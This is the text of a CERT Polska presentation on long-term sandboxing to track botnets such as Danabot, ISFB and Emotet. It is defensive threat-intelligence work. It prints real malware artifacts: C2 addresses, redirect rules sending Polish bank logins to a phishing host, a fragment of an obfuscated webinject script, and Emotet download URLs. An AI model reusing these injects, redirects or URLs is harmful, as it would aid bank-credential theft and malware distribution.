User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0)

Host: 190.97.30.167:990

Content-Length: 450

Connection: Keep-Alive

Cache-Control: no-cache

HP5X [REDACTED]



Feeding external systems

Extracting static
configuration

Decoding C&C
exchange

Artifacts
extraction
(webinjects,
dlls)



Static configuration extraction

- Needed for communication keys retrieval
- One approach - use standard sandboxes
- mwdb.cert.pl

Config d6b8105384209334f4ea2a2047c8b740eca02b564518d216499c587536968d23

[Relations](#)

[Download config](#)

Family	danabot
Config type	static
+ campaign_const	765342789
+ campaign_id	7
+ rsa_key	BgIAAACkAABSU0ExAAQAAEAQDb3iEc2TuS6DvGew/JNXVqU5Bby0yL9YUgZ50/VQ1Tj...
+ type	danabot
+ urls	["136.167.173.24", "73.114.1.155", "45.172.198.33", "100.88.36.122", ...
Upload time	Thu, 03 Oct 2019 18:26:42 GMT



Extracting artifacts from PCAP files

```
{'pwhpya': 'fgbcbjvaq', 'soft': '1', 'version': '217027',  
empty response  
>>> inject  
{'ihsv': 'jvalpxo', 'soft': '1', 'version': '217027', 'use  
empty response  
>>> task  
{'rpojdob': 'sul', 'soft': '1', 'version': '217027', 'user  
empty response  
>>> inject  
{'fpg': 'wvymednl', 'soft': '1', 'version': '217027', 'use  
empty response  
>>> task  
{'etwgm': 'guks', 'soft': '1', 'version': '217027', 'user  
empty response  
>>> inject  
{'odbq': 'kkjnsib', 'soft': '1', 'version': '217027', 'use  
<<< inject
```

Blob name	isfb_dyn_cfg_b9b575207798787b2d8f2358479aaede
Blob size	11965
Blob type	dyn_cfg
First seen	Tue, 01 Oct 2019 14:16:52 GMT
Last seen	Wed, 16 Oct 2019 15:01:31 GMT

Blob content

[Diff with...](#)

```
1 ACTION: REDIRECT -- Target: https://*test1/my9rep/* -> http://ssl2matata.com/hc/
2 ACTION: REDIRECT -- Target: https://*css15/home/* -> http://ssl2matata.com
  /newstyle/
3 ACTION: REDIRECT -- Target: https://secure.getinbank.pl/ -> http://ssl2matata
  .com/fk/secure.getinbank.pl/index.php?s=gob&q=@ID&
4 ACTION: REDIRECT -- Target: https://secure.getinbank.pl/?* -> http://ssl2matata
  .com/fk/secure.getinbank.pl/index.php?s=gob&q=@ID&
5 ACTION: REDIRECT -- Target: https://www.ipkobiznes.p* -> http://ssl2matata.com
  /fk/f2.php?s=gob&q=@ID&
6 ACTION: REDIRECT -- Target: https://sbe.pbsbank.pl/ -> http://ssl2matata.com/fk
  /sbepbs.php?s=gob&q=@ID&
7 ACTION: REDIRECT -- Target: https://companynet.mbank.pl/mt/fragments/cua/mLogin*
  -> http://ssl2matata.com/fk/cnmb.php?s=gob&q=@ID&
```




Injects in one place - injects.cert.pl

Attack by danabot (2019-06-10)

http://[REDACTED].bank.com* inject

Inject url	http://[REDACTED].bank.com*
data_before	<html*<head*>
data_inject	<pre><div id="_brows.cap" style="position:fixed;top:0px;left:0px;width:100%;height:100%;z-index:9999;background:#f <script> var _0x2f90=["", "\x64\x6F\x6E\x65", "\x63\x61\x6C\x6C\x65\x65", "\x73\x63\x72\x69\x70\x74", "\x63\x72\x65\x61\x7 _brows.frame = false;if(self != top){self = top;_brows.frame = true;} _brows.botid = '%bot_id%'; _brows.inject("default/manifest/s.js"); </script></pre>

- New, free service for financial organisation or national CSIRTs
- More info on the website. Please note that injects.cert.pl does not feature open registration.



Feeding external systems

Filename	Black_Friday_Promo.doc
File size	199587
File type	Composite Document File V2 Document, Little Endian, Os: Windows, Snke Harting, Template: Normal.dotm, Revision Number: 1, Name: Black Friday Promo.doc, Created Time/Date: Fri Nov 29 07:04:00 2019, Last Saved Time/Date: Fri Nov 29 07:04:00 2019, Characters: 340, Security: 0
md5	63e6a22dcf803a30e5be520f1b75fbbf
sha1	140f2a9d47f5d5c71899afdf0e1e03cee3840d12
sha256	f43555df85abdb94ef49e8053d1a04cfc106798088f0d9c99b301

Found emotet distribution urls: http://www.mobiextend.com/New_website/mZUOdoa/
<http://www.onlineboutiquellc.com/wp-includes/EDoZV/>
<https://www.cirugiaurologica.com/wp-content/SX/>
<https://isella.edu.uir.ac.id/sitemapxml/F9i/>
<https://hssc.co.uk/tmp/kp4/>

- Saving Emotet docs from spam
- Analyzed automatically by our analytical backend
- Extraction of dropped payload and URL-s
- Available at mwdb.cert.pl
- Also we are working on sharing through MISP and n6 platforms

4

Summary



Similar systems

Project name	Description	Difference
https://github.com/jbremer/longcuckoo	Cuckoo Sandbox fork for longterm analysis	LTS is agentless, with own instrumentation and analyses
https://www.stratosphereips.org	Bare-metal hosts with continuous execution	LTS - virtualized environment, periodical execution, other monitoring systems
BotWatcher - T. Barabosch et al.	Monitoring of memory dumps and network traffic to infer malware behavior and reconstruct it	LTS equipped with less sophisticated analyses, focused on longer periods of monitoring and more operational outputs



Problems with sandboxing

- Sendsafe - problems with making it operational
- GozNym - closed by LEA when we started experiments
- Working families going dark - Necurs
- Other families which were latent - probably due to imperfections of sandboxing process
- Hard to get fresh samples - many older samples sinkholed



Open problems

- Impact of execution model and sandbox environment on malware behavior
- Decision when to terminate execution of sample - lack of operations could be temporary
- Limiting impact of sandboxing on the Internet versus letting malware work normally (and be used maliciously)





Conclusion

- Long term sandboxing gives unique insight into botnet operations - without reverse engineering the sample
- Our approach focused on analysts' observation extended with automatic analyses
- Enables to compare behavior on different timescales and periods
- Good source of data for other systems - spam analysis, web inject retrieval etc.

Thanks to:

Piotr Bazydło, msm, nazywam, psrok1,
Krzysztof Andrusiak, Mateusz Goniprowski





**Co-financed by the Connecting Europe
Facility of the European Union**

Tracking botnets with Long Term Sandboxing

Piotr Białczak - CERT Polska/NASK/Warsaw University of Technology
Adrian Korczak - Research and Academic Computer Network (NASK)